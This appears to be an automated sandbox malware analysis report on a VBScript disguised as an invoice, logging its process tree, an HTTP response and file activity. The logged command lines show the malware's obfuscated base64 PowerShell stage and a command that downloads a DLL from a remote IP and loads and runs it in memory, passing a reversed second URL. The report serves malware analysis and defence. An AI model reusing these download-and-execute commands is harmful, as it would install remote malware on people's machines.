Sep 8, 2022 07:31:10.408555984 CEST	100	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Sep 2022 05:31:10 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Content-Length: 297 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 37 2e 34 2e 32 39 20 53 65 72 76 65 72 20 61 74 20 32 30 2e 37 2e 31 34 2e 39 39 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Server at 20.7.14.99 Port 80</address></body></html>

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **5184**, Parent PID: **3528**

General

Target ID:	0
Start time:	07:31:02
Start date:	08/09/2022

Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Ref. No INV088002904SINO.vbs"
Imagebase:	0x7ff6538c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5976**, Parent PID: **5184**

General

Target ID:	1
Start time:	07:31:03
Start date:	08/09/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J??Bw??Ek??QwB3??HY??I????9??C????Jw??I??G8??YgB6??GU??cQB1??Gk??bw??I??Cc??OwBb??EI??eQB0??GU??WwBd??F0??I????k??EQ??T??BM??C????PQ??g??Fs??UwB5??HM??d??BI??G0??LgBD??G8??bgB2??GU??cgB0??F0??Og??6??EY??cgBv??G0??QgBh??HM??ZQ??2??DQ??UwB0??HI??aQBu??Gc??K????o??E4??ZQB3??C0??TwBi??Go??ZQBj??HQ??I??BO??GU??d????u??Fc??ZQBi??EM??b??Bp??GU??bgB0??Ck??LgBE??G8??dwBu??Gw??bwBh??GQ??UwB0??HI??aQBu??Gc??K????n??Gg??d??B0??H????Og??v??C8??Mg??w??C4??Nw??u??DE??N????u??Dk??OQ??v??HM??ZQBy??HY??ZQBy??C8??Z??Bs??Gw??LgB0??Hg??d????n??Ck??KQ??7??Fs??UwB5??HM??d??BI??G0??LgBB??H????c??BE??G8??bQBh??Gk??bgBd??Do??OgBD??HU??cgBy??GU??bgB0??EQ??bwBt??GE??aQBu??C4??T??Bv??GE??Z????o??CQ??R??BM??Ew??KQ??u??Ec??ZQB0??FQ??eQBw??GU??K????n??EM??b??Bh??HM??cwBM??Gk??YgBy??GE??cgB5??DM??LgBD??Gw??YQBz??HM??MQ??n??Ck??LgBH??GU??d??BN??GU??d??Bo??G8??Z????o??Cc??UgB1??G4??Jw??p??C4??SQBu??HY??bwBr??GU??K????k??G4??dQBs??Gw??L????g??Fs??bwBi??Go??ZQBj??HQ??WwBd??F0??I????o??Cc??d??B4??HQ??LgBm??GM??Yw??v??DI??Mg??y??C4??Mw??3??C4??NQ??y??DI??Lg??1??Dg??MQ??v??C8??OgBw??HQ??d??Bo??Cc??KQ??p????==';$VXdfe = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Codigo.replace('??','A'))).replace('%mtIUbZgQec%','');powershell.exe -Command $VXdfe
Imagebase:	0x7ff754c30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tigd1obk.kyu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF874986FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rjajxajs.yzb.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF874986FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF875B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF875B5F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tigd1obk.kyu.ps1	success or wait	1	7FF87498F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rjajxajs.yzb.psm1	success or wait	1	7FF87498F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	192	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	211	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	232	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	248	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	256	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	265	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	273	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tigd1obk.kyu.ps1	0	1	31	1	success or wait	1	7FF87498B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rjajxajs.yzb.psm1	0	1	31	1	success or wait	1	7FF87498B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	282	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	94	1276	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF871CA9FE5	unknown
unknown	594	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9EED	unknown
unknown	607	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9EED	unknown
unknown	620	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871C9BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FF875F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A32625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF875B012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF875A162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FF875A163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF87498B526	ReadFile

Analysis Process: conhost.exe PID: **5356**, Parent PID: **5976**

General

Target ID:	2
Start time:	07:31:04
Start date:	08/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **4764**, Parent PID: **5976**

General

Target ID:	3
Start time:	07:31:07
Start date:	08/09/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "$pICwv = '%obzequio%';[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.7.14.99/server/dll.txt'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ClassLibrary3.Class1').GetMethod('Run').Invoke($null, [object[]] ('txt.fcc/222.37.522.581//:ptth'))
Imagebase:	0x7ff754c30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3rm35jv.ftv.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF874986FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rv5m2ibe.fsd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF874986FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF871CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF871CA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF871CA03FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF875B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF875B5F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3rm35jv.ftv.ps1	success or wait	1	7FF87498F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rv5m2ibe.fsd.psm1	success or wait	1	7FF87498F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	343	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	362	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	383	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	399	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	407	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	416	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
unknown	424	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_k3rm35jv.ftv.ps1	0	1	31	1	success or wait	1	7FF87498B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rv5m2ibe.fsd.psm1	0	1	31	1	success or wait	1	7FF87498B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	433	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	94	307	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF871CA9FE5	unknown
unknown	478	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF871CA9EED	unknown
unknown	401	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF871CA9FE5	unknown
unknown	4615	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF871CA9FE5	unknown
unknown	530	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9EED	unknown
unknown	14585	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	17055	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FF871CA9FE5	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	46405	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	48389	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF871CA9FE5	unknown
unknown	55294	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF871CA9FE5	unknown
unknown	55346	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9FE5	unknown
unknown	543	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9EED	unknown
unknown	556	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871CA9EED	unknown
unknown	569	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF871C9BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FF875F7F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FF875F7F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FF875F7F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	10	7FF875F7F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF875F7F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	104	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF875F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A32625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF875A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF875A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF875A2B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF875A162DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF875B012E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF875B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF875B012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87498B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87498B526	ReadFile
